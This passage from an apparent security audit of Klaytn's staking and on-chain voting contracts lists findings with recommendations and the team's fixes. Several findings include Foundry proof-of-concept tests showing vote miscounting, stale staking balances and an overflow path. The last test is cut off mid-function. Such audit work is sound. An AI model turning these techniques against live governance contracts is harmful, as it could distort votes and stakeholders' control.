import "../src/CnStakingV2.sol";
import "../src/Voting.sol";

interface ILegacyAddressBook {
    function constructContract(address[] calldata, uint256) external;
    function registerCnStakingContract(address, address, address) external;
}

contract CnStakingV2Test is Test {
    StakingTracker public stakingTracker;
    address public addressBook = 0x0000000000000000000000000000000000000400;
    address public addressBookConstructor =
0x88bb3838aa0a140aCb73EEb3d4B25a8D3aFD58D4;
    address[] public adminList;
    uint256 public minStake = 5000000 ether;
    Voting public voting;

    address public nodeA;
    address public nodeB;
    address public nodeC;

    function setUp() public {
        adminList.push(address(this));

        // Deploy AddressBook. Etch used as solidity version is 0.4.24
        bytes memory bytecode =
abi.encodePacked(vm.getCode("AddressBook.sol:AddressBook"));
        address deployed;
        assembly {
        deployed := create(0, add(bytecode, 0x20), mload(bytecode))
        }
        vm.etch(addressBook, deployed.code);

        // AddressBook Constructor
        vm.prank(addressBookConstructor);
        ILegacyAddressBook(addressBook).constructContract(adminList, 1);

        // Deploy Voting
        voting = new Voting(address(0), address(this));

        // Get StakingTracker from Voting
        stakingTracker = StakingTracker(voting.stakingTracker());

        // Setup nodes
        nodeA = vm.addr(1);
```

```
        nodeB = vm.addr(2);
        nodeC = vm.addr(3);
    }

    function testWrongNumberOfVotes() public {
        // CnStaking constructor arguments
        address[] memory cnAdminList = new address[](1);
        uint256[] memory unlockTime = new uint256[](1);
        uint256[] memory unlockAmount = new uint256[](1);
        unlockTime[0] = 2;
        unlockAmount[0] = minStake;

        // Setup CnStaking contracts
        cnAdminList[0] = nodeA;
        CnStakingV2 cnStakingA = new CnStakingV2(address(this), nodeA, nodeA,
cnAdminList, 1, unlockTime, unlockAmount);

        cnAdminList[0] = nodeB;
        CnStakingV2 cnStakingB = new CnStakingV2(address(this), nodeB, nodeB,
cnAdminList, 1, unlockTime, unlockAmount);

        cnAdminList[0] = nodeC;
        CnStakingV2 cnStakingC = new CnStakingV2(address(this), nodeC, nodeC,
cnAdminList, 1, unlockTime, unlockAmount);

        // Review CnStaking conditions
        cnStakingA.setStakingTracker(address(stakingTracker));
        cnStakingB.setStakingTracker(address(stakingTracker));
        cnStakingC.setStakingTracker(address(stakingTracker));

        cnStakingA.reviewInitialConditions();
        cnStakingB.reviewInitialConditions();
        cnStakingC.reviewInitialConditions();

        vm.prank(nodeA);
        cnStakingA.reviewInitialConditions();
        vm.prank(nodeB);
        cnStakingB.reviewInitialConditions();
        vm.prank(nodeC);
        cnStakingC.reviewInitialConditions();

        // Initialize CnStaking contracts
        vm.deal(nodeA, minStake);
        vm.deal(nodeB, minStake);
        vm.deal(nodeC, minStake);

        vm.prank(nodeA);
        cnStakingA.depositLockupStakingAndInit{ value: minStake }();
        vm.prank(nodeB);
```

```
        cnStakingB.depositLockupStakingAndInit{ value: minStake }();
        vm.prank(nodeC);
        cnStakingC.depositLockupStakingAndInit{ value: minStake }();

        // Register nodes and their staking contracts in the AddressBook
        vm.startPrank(addressBook);
        ILegacyAddressBook(addressBook).registerCnStakingContract(nodeA,
address(cnStakingA), nodeA);
        ILegacyAddressBook(addressBook).registerCnStakingContract(nodeB,
address(cnStakingB), nodeB);
        ILegacyAddressBook(addressBook).registerCnStakingContract(nodeC,
address(cnStakingC), nodeC);
        vm.stopPrank();

        // cnStakingA states nodeB is their voter
        vm.prank(address(cnStakingA));
        cnStakingA.updateVoterAddress(nodeB);

        // cnStakingB states nodeB is their voter
        // This does not revert even though the low-level call reverts as
        // the voter is already taken by nodeA
        vm.prank(address(cnStakingB));
        cnStakingB.updateVoterAddress(nodeB);

        // We increase the stake of nodeB, so nodeB has 2 votes
        vm.deal(address(this), minStake);
        cnStakingB.stakeKlay{ value: minStake }();

        // Create a proposal
        address[] memory targets = new address[](0);
        uint256[] memory values = new uint256[](0);
        bytes[] memory calldatas = new bytes[](0);
        uint256 proposalId = voting.propose("", targets, values, calldatas, 86400,
86400);

        // The Voting contract states nodeB has 1 vote, as it uses cnStakingA
        ( , uint256 nodeBVotes) = voting.getVotes(proposalId, nodeB);
        assert(nodeBVotes == 1);

        // However, nodeB actually has 2 votes
        ( , uint256 actualNodeBVotes) = stakingTracker.getTrackedNode(proposalId,
nodeB);
        assert(actualNodeBVotes == 2);
    }
}
```

Selected Output logs:

```
    ├─ [40474] 
CnStakingV2::updateVoterAddress(0x2B5AD5c4795c026514f8317c7a215E218DcCD6cF)
    │   ├─ [16009] StakingTracker::refreshVoter(CnStakingV2:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9])
    │   │   ├─ [4898] 
0x0000000000000000000000000000000000000400::getAllAddressInfo() [staticcall]
    │   │   │   └─ ← [0x7E5F4552091A69125d5DfCb7b8C2659029395Bdf, 
0x2B5AD5c4795c026514f8317c7a215E218DcCD6cF, 
0x6813Eb9362372EEF6200f3b1dbC3f819671cBA69], 
[0xF62849F9A0B5Bf2913b396098F7c7019b51A820a, 
0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9, 
0xc7183455a4C133Ae270771860664b6B7ec320bB1], 
[0x7E5F4552091A69125d5DfCb7b8C2659029395Bdf, 
0x2B5AD5c4795c026514f8317c7a215E218DcCD6cF, 
0x6813Eb9362372EEF6200f3b1dbC3f819671cBA69], 
0x0000000000000000000000000000000000000000, 
0x0000000000000000000000000000000000000000
    │   │   ├─ [551] CnStakingV2::CONTRACT_TYPE() [staticcall]
    │   │   │   └─ ← CnStakingContract
    │   │   ├─ [324] CnStakingV2::VERSION() [staticcall]
    │   │   │   └─ ← 2
    │   │   ├─ [393] CnStakingV2::voterAddress() [staticcall]
    │   │   │   └─ ← 0x2B5AD5c4795c026514f8317c7a215E218DcCD6cF
    │   │   └─ ← "Voter address already taken"
    │   ├─ emit UpdateVoterAddress(voterAddress: 
0x2B5AD5c4795c026514f8317c7a215E218DcCD6cF)
```

The logs show that even though `StackingTracker.refreshVoter()` reverted due to the voter address already being used, the transaction did not revert.

Recommendation

We recommend checking if `stakingTracker != address(0)` and if so, directly calling `stakingTracker.refreshVoter()`.

Alleviation


[**Klaytn Team**, 01/12/2023]: The team heeded the advice and resolved the issue in commit f87210c2daa268cf710293982d1e8a2e77574894 by directly calling `stakingTracker.refreshVoter()` when `stakingTracker` is non-zero.

GLOBAL-01 | CENTRALIZATION RELATED RISKS


Category	Severity	Location	Status
Centralization / Privilege	Major		Acknowledged

Description


In the contract `GovParam` the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and change the parameters used by the blockchain.



In the contract `StakingTracker` the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and create fake trackers.



In the contract `Voting` the role `secretary` has authority over the functions shown in the diagram below. Any compromise to the `secretary` account may allow the hacker to take advantage of this authority and propose and execute proposals as well as change timing and access rules.



In the contract **CnStakingV2**, addresses in the `admins` array have authority over the following functions:

- `setStakingTracker()` : change the staking tracker address before initialization;
- `submitAddAdmin()` : submit a proposal to add an admin;
- `submitDeleteAdmin()` : submit a proposal to delete an admin;
- `submitUpdateRequirement()` : submit a proposal to change the number of admins needed for a multisig transaction;
- `submitClearRequest()` : submit a proposal to cancel pending proposals;
- `submitWithdrawLockupStaking()` : submit a proposal to withdraw a locked up staking amount;
- `submitApproveStakingWithdrawal()` : submit a proposal to withdraw staking;
- `submitCancelApprovedStakingWithdrawal()` : submit a proposal to cancel a request to withdraw staking;
- `submitUpdateRewardAddress()` : submit a proposal to change the pending reward address;
- `submitUpdateStakingTracker()` : submit a proposal to update the staking tracker address;
- `submitUpdateVoterAddress()` : submit a proposal to update the voter address;
- `withdrawApprovedStaking()` : execute an approved withdraw staking request.

Depending on the required number of admins for a multisig transaction, any compromise to an admin account may allow a hacker to take advantage of this authority and execute malicious transactions.

Furthermore, the `pendingRewardAddress` and any admin in the `AddressBook` contract are allowed to call `acceptRewardAddress()` , which changes the reward address to `pendingRewardAddress` . A compromised account may allow a hacker to change the reward address to a malicious address.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We recommend carefully managing the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multi-signature wallets.

Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement;
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles;
  OR
- Remove the risky functionality.

Alleviation

[**Klaytn Team**, 02/07/2023]: For the first two admin accounts, `GovParam.owner` and `StakingTracker.owner` are intended to be the Voting contract. Therefore, no key management would be necessary for both. Since the very purpose of this project is to control GovParam with on-chain governance, I assume that the GovParam is using a voting module.

For the `Voting.secretary` , we know its importance and are working on its key management strategy. The secretary will be a multisig account using the Klaytn platform feature. Note that this multisig is not a contract wallet, but our blockchain's native feature. One account (address) will be controlled by multiple public keys with a threshold.

Documentation: https://docs.klaytn.foundation/content/klaytn/design/accounts#multiple-key-pairs-and-role-based-keys

CNS-02 | STAKING TRACKER MAY HAVE INACCURATE STAKING BALANCES

Category	Severity	Location	Status
Logical Issue	Medium	CnStakingV2.sol: 538	Resolved

Description

The staking tracker contract is meant to have an up-to-date record of balances of staking contracts that will be used when voting on proposals. This record is kept in a tracker and becomes immutable once voting starts. However, it is possible for staking contracts to not update their balance in the staking tracker, meaning that if a staking contract has a high balance when the recordkeeping starts and a low balance when the recordkeeping ends, this change to the low balance may not be reflected in the staking tracker.

A staking contract's balance is updated in the staking tracker through the function `stakingTracker.refreshStake()`.

```
/// @dev Re-evaluate Tracker contents related to the staking contract
/// Anyone can call this function, but `staking` must be a staking contract
/// registered in tracker.
function refreshStake(address staking) external override {
    uint256 i = 0;
    while (i < liveTrackerIds.length) {
        uint256 currId = liveTrackerIds[i];
        ...
        updateTracker(currId, staking);
        i++;
    }
}
```

The function `refreshStake()` is called by `CnStakingV2` contracts whenever the staking contract's balance changes, such as through staking or unstaking.

```
    function stakeKlay() public payable override
    afterInit() {
        require(msg.value > 0, "Invalid amount.");
        staking += msg.value;
        safeRefreshStake();
        emit StakeKlay(msg.sender, msg.value);
    }
```

```
    function safeRefreshStake() private {
        stakingTracker.call(abi.encodeWithSignature("refreshStake(address)", address(this)));
    }
```

However, `CnStakingV2` contracts do not need to set a correct `stakingTracker` address and even if the contract had a correct address, it is able to change the `stakingTracker` address to an invalid one via `updateStakingTracker()`.

```
    /// @dev Update the staking tracker
    /// Emits an UpdateStakingTracker event.
    function updateStakingTracker(address _tracker) external override
    onlyMultisigTx()
    notNull(_tracker) {
        require(validStakingTracker(_tracker), "Invalid contract");

        stakingTracker = _tracker;
        emit UpdateStakingTracker(_tracker);
    }
```

If there is an active tracker in the staking tracker contract and a staking contract does not use a staking tracker or changes its staking tracker, the only way for the staking contract's balance to be up-to-date in the staking tracker is to manually call `stakingTracker.refreshStake()`. Since there is no guarantee that this manual call will occur in time, the staking tracker may not have an accurate record of balances.

Scenario

Consider the following scenario that will cause an inaccurate staking tracker:

1. Suppose we have a node, `nodeA`, with staking contract `cnStakingA` and no staking tracker
2. Suppose the current balance of `cnStakingA` is 5000000 ether, which corresponds to 1 vote
    - `stakingTracker` will state that `nodeA` has a balance of 5000000 ether and 1 vote
3. The 5000000 ether in `cnStakingA` is then unstaked
4. When checking the balance and votes of `nodeA` in `stakingTracker`, the values will be unchanged

Proof of Concept

We provide a test written in foundry to showcase the above scenario. Note that some interface names were changed in `StakingTracker.sol` and `CnStakingV2.sol` to avoid identifier conflicts.

```
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "../src/StakingTracker.sol";
import "../src/CnStakingV2.sol";

interface ILegacyAddressBook {
    function constructContract(address[] calldata, uint256) external;
    function registerCnStakingContract(address, address, address) external;
}

contract CnStakingV2Test is Test {
    StakingTracker public stakingTracker;
    address public addressBook = 0x0000000000000000000000000000000000000400;
    address public addressBookConstructor =
0x88bb3838aa0a140aCb73EEb3d4B25a8D3aFD58D4;
    address[] public adminList;
    uint256 public minStake = 5000000 ether;

    address public nodeA;

    function setUp() public {
        adminList.push(address(this));

        // Deploy AddressBook. Etch used as solidity version is 0.4.24
        bytes memory bytecode =
abi.encodePacked(vm.getCode("AddressBook.sol:AddressBook"));
        address deployed;
        assembly {
        deployed := create(0, add(bytecode, 0x20), mload(bytecode))
        }
        vm.etch(addressBook, deployed.code);

        // AddressBook Constructor
        vm.prank(addressBookConstructor);
        ILegacyAddressBook(addressBook).constructContract(adminList, 1);

        // Deploy Staking Tracker
        stakingTracker = new StakingTracker();

        // Setup node
        nodeA = vm.addr(1);
    }

    function testInaccurateStakingTracker() public {
        // CnStaking constructor arguments
        address[] memory cnAdminList = new address[](1);
        uint256[] memory unlockTime = new uint256[](1);
        uint256[] memory unlockAmount = new uint256[](1);
```

```
        unlockTime[0] = 2;
        unlockAmount[0] = minStake;

        // Setup CnStaking contract
        cnAdminList[0] = nodeA;
        CnStakingV2 cnStakingA = new CnStakingV2(address(this), nodeA, nodeA,
cnAdminList, 1, unlockTime, unlockAmount);

        // Review CnStaking conditions
        cnStakingA.reviewInitialConditions();

        vm.prank(nodeA);
        cnStakingA.reviewInitialConditions();

        // Initialize CnStaking contract
        vm.deal(nodeA, minStake);
        vm.prank(nodeA);
        cnStakingA.depositLockupStakingAndInit{ value: minStake }();

        // Register node and their staking contract in the AddressBook
        vm.prank(addressBook);
        ILegacyAddressBook(addressBook).registerCnStakingContract(nodeA,
address(cnStakingA), nodeA);

        // Create tracker
        uint256 trackerId = stakingTracker.createTracker(0, 100000);

        // Check balances/votes in staking tracker
        (uint256 startNodeBalance, uint256 startNodeVotes) =
stakingTracker.getTrackedNode(trackerId, nodeA);
        assert(startNodeBalance == minStake);
        assert(address(cnStakingA).balance == minStake);
        assert(startNodeVotes == 1);

        // Withdraw Lockup Stake
        vm.warp(10);
        vm.prank(address(cnStakingA));
        cnStakingA.withdrawLockupStaking(payable(nodeA), minStake);

        // No balance in staking contract, but votes are still the same in tracker
        (uint256 endNodeBalance, uint256 endNodeVotes) =
stakingTracker.getTrackedNode(trackerId, nodeA);
        assert(endNodeBalance == minStake);
        assert(address(cnStakingA).balance == 0);
        assert(endNodeVotes == 1);
    }
}
```

Recommendation

We recommend that when create a tracker in the `StakingTracker` contract to check that the `stakingTracker` variable in each staking contract is correct. Furthermore, we suggest only allowing `CnStakingV2.updateStakingTracker()` to be called if there are no live trackers in the old staking tracker, assuming `stakingTracker != address(0)`.

Alleviation

[**Klaytn Team**, 02/03/2023]: The team heeded the advice and resolved the issue in commits 84a8a6d5d7ade5e7b1a4be7d1d75477b81828926 and 7d0276b5492b4ee1878de188e04fe5b879b4fe90 by ensuring each staking contract has the correct staking tracker when creating a tracker and not allowing a staking contract to change its staking tracker while there are live trackers.

VOI-01 | INCONSISTENCY BETWEEN CANCEL FUNCTION AND DOCUMENTATION

Category	Severity	Location	Status
Inconsistency	Minor	Voting.sol: 244	Resolved

Description

The function `cancel()` is used to cancel a proposal by the initiator of the proposal and the documentation in the "Voting Steps" section of KIP-81 state that the proposer can cancel their proposal at any time prior to execution. This is also stated in the comments of the function.

```
240     /// @dev Cancel a proposal
241     /// The proposal must be in one of Pending, Active, Passed, or Queued state.
242     /// Only the proposer of the proposal can cancel the proposal.
243     function cancel(uint256 proposalId) external override
244     onlyState(proposalId, ProposalState.Pending) {
245         Proposal storage p = proposals[proposalId];
246         require(p.proposer == msg.sender, "Not the proposer");
247
248         p.canceled = true;
249         emit ProposalCanceled(proposalId);
250     }
```

However, the code only allows a proposal to be canceled if it is in the `Pending` state, which is before voting has occurred.

Recommendation

We recommend updating either the documentation or the code until they are consistent with each other.

Alleviation

[**Klaytn Team**, 01/06/2023]: The team heeded the advice and resolved the issue in commit ae1eeb8a8c1f0f12344d200930074d2253db020e by changing the documentation to state that proposals can only be canceled prior to voting.

VOI-02 | INCONSISTENCY REGARDING VOTERS BEING ABLE TO CHANGE THEIR VOTE

Category	Severity	Location	Status
Inconsistency	Minor	Voting.sol: 276	Resolved

Description

Voters use the `castVote()` function to cast their vote on a proposal. The comments of this function state that voters can call this function again to change their voting choice.

```
252     /// @dev Cast a vote to a proposal
253     /// The proposal must be in Active state
254     /// A same voter can call this function again to change choice.
255     /// choice must be one of VoteChoice.
256     function castVote(uint256 proposalId, uint8 choice) external override
```

However, the current implementation of the function disallows voters who have already voted, meaning voters are unable to change their voting choice.

```
276         require(!p.receipts[nodeId].hasVoted, "Already voted");
```

Recommendation

We recommend updating either the documentation or the code until they are consistent with each other.

Alleviation

[**Klaytn Team**, 01/06/2023]: The team heeded the advice and resolved the issue in commit 5d076291dd25ef23b0d4f072021ea7db508f5d35 by changing the documentation to state that voters are unable to change their vote.

VOI-03 | MISSING ADDRESS VALIDATION

Category	Severity	Location	Status
Volatile Code	Minor	Voting.sol: 110, 364	Resolved

Description

The constructor does not contain a non-zero address check for the `_secretary` input.

```
    constructor(address _tracker, address _secretary) {
        if (_tracker != address(0)) {
            stakingTracker = _tracker;
        } else {
            // This contract becomes the owner
            stakingTracker = address(new StakingTracker());
        }

        secretary = _secretary;

        nextProposalId = 1;

        // Initial rules
        accessRule.secretaryPropose = true;
        accessRule.voterPropose     = false;
        accessRule.secretaryExecute = true;
        accessRule.voterExecute     = false;
        validateAccessRule();
```

Since the initial access rules state that only the secretary is able to propose and execute proposals, the secretary should not be the zero address when the contract is deployed.

The function `updateStakingTracker()` updates the `stakingTracker` address.

```
360     /// @dev Update the StakingTracker address
361     /// Should not be called if there is an active proposal
362     function updateStakingTracker(address newAddr) public override
onlyGovernance {
363         address oldAddr = stakingTracker;
364         stakingTracker = newAddr;
365         emit UpdateStakingTracker(oldAddr, newAddr);
366     }
```

However, there are no checks that `newAddr` is correct, such as if it is non-zero or not. As this address is needed to be correct in order to create proposals, there should be checks to ensure that a mistake has not been made.

Recommendation

We recommend adding non-zero address checks for the above addresses.

Alleviation

[**Klaytn Team**, 02/05/2023]: The team heeded the advice and resolved the issue in commits d898e1b205f958383b089176e48db6627010fa24 and 3f31f7b054d0ff02c78f142ff12258cc6ee6df66 by adding validation checks.

VOI-04 | POSSIBILITY OF INVALID ACCESS RULES

Category	Severity	Location	Status
Logical Issue	Minor	Voting.sol: 370, 393	Resolved

Description

When changing the access rules, the function `validateAccessRule()` is called to check if the access rules are reasonable.

```
393     function validateAccessRule() internal view {
394         AccessRule storage ar = accessRule;
395         require(ar.secretaryPropose || ar.voterPropose, "No propose access");
396         require(ar.secretaryExecute || ar.voterExecute, "No execute access");
397     }
```

In particular, the function ensures that there is always at least one entity, the secretary or voters, that can propose or execute proposals. However, in the situation where the secretary is the zero address, the function does not ensure that voters are able to propose and execute proposals.

A similar issue occurs when updating the secretary. If the secretary is changed to the zero address, there should be a check to ensure that voters are able to propose and execute proposals.

```
370     function updateSecretary(address newAddr) public override onlyGovernance {
371         address oldAddr = secretary;
372         secretary = newAddr;
373         emit UpdateSecretary(oldAddr, newAddr);
374     }
```

Recommendation

If the secretary is the zero address or will be changed to the zero address, we recommend checking that `accessRule.voterPropose == true` and `accessRule.voterExecute == true`.

Alleviation

[**Klaytn Team**, 02/05/2023]: The team heeded the advice and resolved the issue in commit 3f31f7b054d0ff02c78f142ff12258cc6ee6df66 by adding a validation check.

CNS-03 | STAKING TRACKER CAN BE SET BEFORE INITIALIZATION AND AFTER CONDITIONS HAVE BEEN REVIEWED

Category	Severity	Location	Status
Inconsistency	● Informational	CnStakingV2.sol: 241	● Resolved

Description

Before the staking contract initializes, all admins have to review the initial conditions. We assume one of these conditions is the staking tracker contract, as it is allowed to be set before initialization.

However, `setStakingTracker()` is allowed to be called by any one admin and can be called after all admins have agreed to initialize the contract. This is different from `updateStakingTracker()` which requires a multisig transaction.

Recommendation

We recommend not allowing the staking tracker to be changed after all admins have reviewed the conditions and before initialization, if this aligns with the project's design.

Alleviation

[**Klaytn Team**, 01/09/2023]:

Indeed admins are better off reviewing conditions including the staking tracker address. I tried to make sure setStakingTracker() is called before reviewInitialConditions() on the UI level.

In our web-based tool, the Klaytn team is expected to call setStakingTracker() as an extended deployment process.

In contrast, persistent admins (GC personnel) won't have setStakingTracker() exposed in their web-based tool.

This decision was made to preserve the constructor's shape equal to that of CnStakingContract(V1) for compatibility of web-based tools and CLI.

Therefore, the current design allows the staking tracker to be changed even after all admins have reviewed the initial conditions. However, such a maneuver won't be practiced in our onboarding process.

CNS-04 | POSSIBLE REVERT NOT HANDLED WHEN REFRESHING STAKE

Category	Severity	Location	Status
Language Specific	● Informational	CnStakingV2.sol: 772	● Acknowledged

Description

The function `safeRefreshStake()` makes a low-level call to `stakingTracker`, calling the function `refreshStake()`.

```
771     function safeRefreshStake() private {
772         stakingTracker.call(abi.encodeWithSignature("refreshStake(address)",
address(this)));
773     }
```

As low-level calls do not bubble up reverts, the transaction calling `safeRefreshStake()` will not revert if `refreshStake()` reverts.

The function `refreshStake()` may revert as it calls `updateTracker()`, which can have an overflow error.

```
    function refreshStake(address staking) external override {
        uint256 i = 0;
        while (i < liveTrackerIds.length) {
            uint256 currId = liveTrackerIds[i];
            ...
            updateTracker(currId, staking);
            i++;
        }
    }

    /// @dev Re-evalute node balance and subsequently voting power
    function updateTracker(uint256 trackerId, address staking) private {
        ...
        tracker.nodeBalances[nodeId] += newBalance;
        ...
    }
```

This requires the amount of KLAY in existence to exceed `type(uint256).max`, which is unlikely to happen at the current rate of newly minted KLAY. However, if parameters to the blockchain change in the future, it may be possible.

Scenario

We give a possible scenario that can cause an unhandled overflow error:

- Suppose we have two different staking contracts, each with the same reward address
    - Having the same reward address means that the balances of both staking contracts will contribute to one node's voting balance
- If the sum of the balances of both contracts exceeds `type(uint256).max` , then the corresponding node's voting balance will be incorrect due to an overflow error in the staking tracker contract

Proof of Concept

A test written in foundry is provided to showcase the issue. Note that the names of some interfaces in `StakingTracker.sol` and `CnStakingV2.sol` were changed to avoid identifier conflicts.

```
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "../src/StakingTracker.sol";
import "../src/CnStakingV2.sol";

interface ILegacyAddressBook {
    function constructContract(address[] calldata, uint256) external;
    function registerCnStakingContract(address, address, address) external;
}

contract StakingTrackerTest is Test {
    StakingTracker public stakingTracker;
    address public addressBook = 0x0000000000000000000000000000000000000400;
    address public addressBookConstructor =
0x88bb3838aa0a140aCb73EEb3d4B25a8D3aFD58D4;
    address[] public adminList;
    uint256 public minStake = 5000000 ether;

    function setUp() public {
        adminList.push(address(this));

        // Deploy AddressBook. Etch used as solidity version is 0.4.24
        bytes memory bytecode =
abi.encodePacked(vm.getCode("AddressBook.sol:AddressBook"));
        address deployed;
        assembly {
        deployed := create(0, add(bytecode, 0x20), mload(bytecode))
        }
        vm.etch(addressBook, deployed.code);

        // AddressBook Constructor
        vm.prank(addressBookConstructor);
        ILegacyAddressBook(addressBook).constructContract(adminList, 1);

        // Deploy StakingTracker
        stakingTracker = new StakingTracker();
    }

    function testUpdateTrackerRevert() public {
        // Setup nodes
        address nodeA = vm.addr(1);
        address nodeB = vm.addr(2);

        // CnStaking constructor arguments
        address[] memory cnAdminList = new address[](1);
        uint256[] memory unlockTime = new uint256[](1);
        uint256[] memory unlockAmount = new uint256[](1);
        unlockTime[0] = 2;
```

```
        unlockAmount[0] = minStake;

        // Setup CnStaking contracts
        // Note that they have the same reward address
        cnAdminList[0] = nodeA;
        CnStakingV2 cnStakingA = new CnStakingV2(address(this), nodeA, nodeA,
cnAdminList, 1, unlockTime, unlockAmount);

        cnAdminList[0] = nodeB;
        CnStakingV2 cnStakingB = new CnStakingV2(address(this), nodeB, nodeA,
cnAdminList, 1, unlockTime, unlockAmount);

        // Review CnStaking conditions
        cnStakingA.setStakingTracker(address(stakingTracker));
        cnStakingB.setStakingTracker(address(stakingTracker));

        cnStakingA.reviewInitialConditions();
        cnStakingB.reviewInitialConditions();

        vm.prank(nodeA);
        cnStakingA.reviewInitialConditions();
